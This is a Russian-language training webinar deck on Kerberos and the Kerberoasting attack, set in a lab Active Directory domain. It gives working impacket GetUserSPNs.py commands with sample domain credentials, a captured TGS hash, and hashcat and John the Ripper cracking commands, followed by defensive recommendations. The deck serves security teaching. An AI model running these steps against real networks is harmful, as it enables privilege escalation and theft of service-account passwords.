
OTUS
ОНЛАЙН-ОБРАЗОВАНИЕ
Онлайн-образование

Не забыть включить запись!

Меня хорошо видно && слышно?

Ставьте +, если все хорошо
Напишите в чат, если есть проблемы


KERBEROAST(ING)

Правила вебинара

Активно участвуем

Задаем вопрос в чат или голосом

Off-topic обсуждаем в Slack #канал группы или #general

Вопросы вижу в чате, могу ответить не сразу

Обзор прокола Kerberos

Цель атаки Kerberoasting

Практика

Рефлексия

Цели вебинара | После занятия вы сможете

1. Понимать устройство протокола Kerberos

2. Использовать различные утилиты для работы с Kerberos на примере утилит из Kali Linux

3. Проводить атаку Kerberoasting с помощью утилит, доступных в Kali Linux

Смысл | Зачем вам это уметь

1. Понимание работы протокола Kerberos.
Его плюсы и минусы с точки зрения безопасности.

2. Проведение анализа защищенности корпоративной среды.


3. На основе полученных знаний уметь выстраивать защиту корпоративной сети.

KERBEROS

Протокол Kerberos

- Сетевой протокол аутентификации
- Первая версия протокола Kerberos была создана в 1983 году в Массачусетском технологическом институте (MIT) в рамках проекта «Афина»
- Три головы – это три участника обмена сообщениями: клиент, сервер аутентификации и сервис.

Протокол Kerberos



Протокол Kerberos в Windows

Порт 88/UDP используется системой аутентификации Kerberos


Порт 464/TCP,UDP используется для смены пароля Kerberos

Настройка Kali Linux

Установка heimdal-clients

```
apt install -y heimdal-clients
```

Настройка heimdal-clients



Настройка heimdal-clients

nano /etc/krb5.conf

```
[libdefaults]
        default_realm = SECLAB.LOCAL
***
[realms]
        SECLAB.LOCAL = {
                kdc = RU-MSK-DC-01.seclab.local
                admin_server = RU-MSK-DC-01.seclab.local
                default_domain = seclab.local
        }
[domain_realm]
        ***
        seclab.local = SECLAB.LOCAL
        .seclab.local = SECLAB.LOCAL
```

Настройка DNS

nano /etc/resolv.conf

search seclab.local
nameserver 10.0.0.2

Установка времени

apt install -y rdate

rdate -n RU-MSK-DC-01

Атака Kerberoasting

Kerberoasting

1

Цель атаки: повышение привилегий

2

Что необходимо для проведения атаки:
- логин и пароль доменного пользователя (Sergey.Ivanov / Summer2019),
- имя домена (SECLAB.LOCAL).

3

Результат: пароль сервисной учетной записи в открытом виде

Impacket GetUserSPNs.py

https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py

```
277             # Building the search filter
278             searchFilter = "(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512)" \
279                            "(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer))"
```

Impacket GetUserSPNs.py


Какие учетные записи с SPN доступны нам:

```
root@Blinkenlights:/usr/share/doc/python-impacket/examples# ./GetUserSPNs.py seclab.local/Sergey.Ivanov:Summer2019
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

ServicePrincipalName                    Name           MemberOf  PasswordLastSet      LastLogon
--------------------------------------  -------------  --------  -------------------  ---------
MSSQLSvc/WIN10RS4X64.seclab.local:1433  SVC_SQLService             2019-06-03 07:36:05  <never>
```

Domain Controller

Какие учетные записи с SPN доступны нам

setspn.exe –T seclab.local –Q */*



Impacket GetUserSPNs.py


Получаем TGS (Ticket Granting Service)

GetUserSPNs.py -request seclab.local/Sergey.Ivanov:Summer2019

```
root@Blinkenlights:/usr/share/doc/python-impacket/examples# ./GetUserSPNs.py -request seclab.local/Sergey.Ivanov:Summer2019
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

ServicePrincipalName                    Name           MemberOf  PasswordLastSet      LastLogon
--------------------------------------  -------------  --------  -------------------  ---------
MSSQLSvc/WIN10RS4X64.seclab.local:1433  SVC_SQLService             2019-06-03 07:36:05  <never>



$krb5tgs$23$*SVC_SQLService$SECLAB.LOCAL$MSSQLSvc/WIN10RS4X64.seclab.local~1433*$c27b1514d9e45608db65d056127b554d$96f0c6c8ed23be32aed88338b4456c9723586d4983cd7065acca34608f292145715b1e8774abccee1f6cefaaca941638c
aa50ce4ac3d5465ca0baaa245d46aa0ce13bfe9b532543ff235b6a6c29d32136e94293592b85d14dd593080c8b335cd12c9078a57d48c8edf7c880c5c5d58837b28a730357c7fbc5ceab413f5f0b5616ffedf1d7eec86c688de5897cdda32cdaeb87f87233688658a4f
f97e6b28120ef3ce70522a2f578a4002ef004b3c52dea3fc40907c91c0c5a4dd1cc733d62cbf2b73a595c5d22e2792366bb98e29477bb7eb7ca8fbcd61a3d9b316b90c2cbc0d4ced439f31f23c54ed9f4f8e0bdce74afcbeadfa1a6a49b77b5702bab91993944fe64f9
44cd9880e31fc23f6fa18d3b985d2deb4386e83ac8ec6670182aeefdb2892fe8c9d07ec03e7984cd180916290ba7976fd890a0996c00f33034f2a112e3508035ef361a8cdf92f3d103fafb46a585e5d0669caf50a58c54aa33127b9577110d66d74337261232faf0272
b2c65b08f312137a98eaf9f3b9902d46deb08d148e8ff1b0dd22dddbc61550f99b0a6325cd99b104570458327baa57d6024126fc407613f4e0f80d7b867d1a81e85f9fc1ecdd06d2b2a4ce0f52fdb14c6470ce275ad4c5ea62db1b7174883594234d82d029edfa499fa
100f6d40de3afffcdd913b05333f09c0ef7e2f22195cd1824b153310c948a50738a77cda2967ce332efc6971c0c0f799c0b82b5195c9513bf1324a23330c1bdaf6b2440b3ae8f209a70fe288073993551d01b804c918927f8d5f547de7fa7be15d1f7e1fa334d803440
f6c456ad3715ce5d400fa7f1caf82a81197cf82061c8aa42ae6bddef4500d4a28e65878dacf278be1acf6cd4acbf4c56db1c48db9ef23ca60d75d65c3e66df0da421cd1d107e1487b6818ee8d84e4dfe9bcae47d7ed6a8fec9040b48714ee7ab9f1c8ffefc9b6584684
9bbfdd2c2c31a8afcd5192f5808a6d735d4243af6325bf8e62740b21c6c1724202bee3f26e8c084765f9141debda688bcdfc84b1321046c93ab4c82b2224e2f60c6b63d91d9bcfcd16dc248169c45c86b76919c411ca1ed48bc4515fc46972f03eef2f8d59777b2eee3
ad709f6c40d38c6ca52852fe67305a71006372fc5bc06def1e311d2c24e80a458feadad05ffa6536125e6f742550fef092039b22b7dfc1ce40fdc4c8f8dff03f5362f055f22ce0cd9b61d6870c7d7b473607cd6a59a19d3b2b59a0f083e284955fecc0f47972bb5ce1f
49d4c5c86cf079995ceff045cdc7af7cdade396375ee51125ced05532fb52155809c7f4081c9bacc30c877aedd22053ad228236762e343c5c3f9f47069eaf534d9df7cdb094e01a749ef03243b316711b4c3d2bc2d36ce17b72f0158f3d3feb0ce8c9125d73
```

Wireshark

Проанализируем трафик с помощью Wireshark:



Hashcat

Подбор пароля с помощью утилиты hashcat

hashcat –m 13100 –a 0 ~/ticket /usr/share/wordlists/rockyou.txt

```
11100 | PostgreSQL CRAM (MD5)                                 | Network Protocols
11200 | MySQL CRAM (SHA1)                                     | Network Protocols
11400 | SIP digest authentication (MD5)                       | Network Protocols
13100 | Kerberos 5 TGS-REP etype 23                           | Network Protocols
16100 | TACACS+                                               | Network Protocols
16500 | JWT (JSON Web Token)                                  | Network Protocols
18200 | Kerberos 5 AS-REP etype 23                            | Network Protocols
```

John The Ripper

Выполним подбор пароля с помощью утилиты JohnTheRipper

john –wordlist=/usr/share/wordlists/rockyou.txt ~/ticket

Защита от Kerberoasting

1. Длинные пароли для сервисных учетных записей
2. Регулярная смена паролей
3. Мониторинг событий выдачи билетов для сервисов
4. Мониторинг использования сервисной учетной записи на других хостах в сети

Слайд с домашним заданием

1. Изучить дополнительные материалы со слайда «Список материалов для изучения»
2. Подробнее ознакомиться с использованными утилитами (почитать инструкции)
3. Самостоятельно посмотреть сетевой трафик с помощью Wireshark

Срок: 3 дня

Рефлексия

Отметьте 3 пункта, которые вам запомнились с вебинара

Что вы будете применять в работе из сегодняшнего вебинара?

Следующий вебинар

Тема:

Структура операционной системы Linux. Основные механизмы разграничения доступа. Часть 1

Ссылка на вебинар будет в ЛК за 15 минут

Материалы к занятию в ЛК – можно изучать

Обязательный материал обозначен красной лентой

Список материалов для изучения

- adsecurity.org
- https://hackernoon.com/kerberoasting-f080cd03e8cd
- https://medium.com/@markmotig/kerberoasting-from-setup-to-cracking-3e8c980f26e8
- https://github.com/SecureAuthCorp/impacket
- https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names

До новых встреч!